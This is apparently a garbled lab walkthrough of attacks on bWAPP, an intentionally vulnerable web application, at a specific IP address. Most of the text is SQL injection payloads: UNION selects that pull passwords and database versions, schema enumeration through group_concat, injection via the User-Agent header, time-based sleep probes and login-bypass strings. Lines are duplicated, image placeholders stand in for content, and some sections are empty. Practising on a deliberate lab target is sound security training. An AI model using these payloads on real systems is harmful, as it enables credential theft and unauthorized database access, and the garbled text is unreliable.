


d) OS Command injection





d)

















e) SQL injection (Get/Select)

Welcome http://113.161.207.110:8000/sqli\_2.php?movie=9&action= go http://113.161.207.110:8000/sqli\_2.php?movie=9&action= go

Welcome movie = payload movie = payload

Welcome 40 union select 1,user(),3,4,password,6,7 from users 40 union select 1,user(),3,4,password,6,7 from users #

g) SQL injection (Post/Search)

Welcome http://113.161.207.110:8000/sqli\_6.php <http://113.161.207.110:8000/sqli_6.php>

Welcome Surp suite; title = payload Surp suite; title = payload

Welcome Iron’ union select 1, 2, 3, 4 ,5 ,6, 7 # Iron’ union select 1, 2, 3, 4 ,5 ,6, 7 #

Welcome Iron’ union select 1,2,3,@@version,user(),6,7 # Iron’ union select 1,2,3,@@version,user(),6,7 #

h) SQL injection (Post/Select)

Welcome http://113.161.207.110:8000/sqli\_13.php <http://113.161.207.110:8000/sqli_13.php>

Welcome Surp suite; title = payload Surp suite; title = payload

Welcome 1337 union select 1, 2, 3, 4 ,5 ,6, 7 # 1337 union select 1, 2, 3, 4 ,5 ,6, 7 #

Welcome 1337 union select 1,2,3,@@version,user(),6,7 # 1337 union select 1,2,3,@@version,user(),6,7 #

1. SQL injection (Captcha)

Welcome http://113.161.207.110:8000/sqli\_9.php?title=1&action= search http://113.161.207.110:8000/sqli\_9.php?title=1&action= search

Welcome title = payload title = payload

Welcome 1’ union+all+select 1,2,3,4,5,6,7..+ 1’ union+all+select 1,2,3,4,5,6,7..+

k) SQL injection (Login Form/Hero

Welcome http://113.161.207.110:8000/sqli\_3.php http://113.161.207.110:8000/sqli\_3.php

Welcome title = payload title = payload

Welcome 0’ or ’0’ = ’0 0’ or ’0’ = ’0

m) SQL injection - Stored (Blog)

Welcome http://113.161.207.110:8000/sqli\_11.php?title=a&action= search http://113.161.207.110:8000/sqli\_11.php?title=a&action= search

Welcome title=payload title=payload

Welcome praven’, (SELECT version()))-- praven’, (SELECT version()))--

Welcome praven’, (SELECT database()))-- praven’, (SELECT database()))--

Welcome praven’,(select group\_concat(table\_name) FROM information\_schema.tables where table\_schema="bWAPP")) -- praven’,(select group\_concat(table\_name) FROM information\_schema.tables where table\_schema="bWAPP")) --

n) SQL injection - Stored (User-Agent)

Welcome # http://113.161.207.110:8000/sqli\_17.php # <http://113.161.207.110:8000/sqli_17.php>


Welcome # Burp suite; User-Agent: payload # Burp suite; User-Agent: payload

Welcome peeven’, database()) -- - peeven’, database()) -- -

Welcome Welcome praven’, (select group\_concat(table\_name) FROM information\_schema.tables where table\_schema ="bWAPP") )# praven’, (select group\_concat(table\_name) FROM information\_schema.tables where table\_schema ="bWAPP") )# Welcome praven’, (select group\_concat(table\_name) FROM information\_schema.tables where table\_schema ="bWAPP") )# praven’, (select group\_concat(table\_name) FROM information\_schema.tables where table\_schema ="bWAPP") )#

o) SQL jnjection - Stored (XML)


p) SQL injection - Blind - Boolean - Based



q) SQL injection - Blind - Time-Based

Welcome # http://113.161.207.110:8000/sqli\_4.php Payload: iron man’ and sleep(5)# # http://113.161.207.110:8000/sqli\_4.php Payload: iron man’ and sleep(5)#

r) XML/XPath injection (Login Form)



s) XML/XPath injection (Search)



2.2.2 Broken Authentication


a) Broken Authentication - Insecure Login Forms

# http://113.161.207.110:8000/ba\_insecure\_login\_1.php

Login: 0’or’0=’0

Password: 0’or’0=’0

b) Session Management - Administrative Portals



c) Broken Auth. - Password Attacks

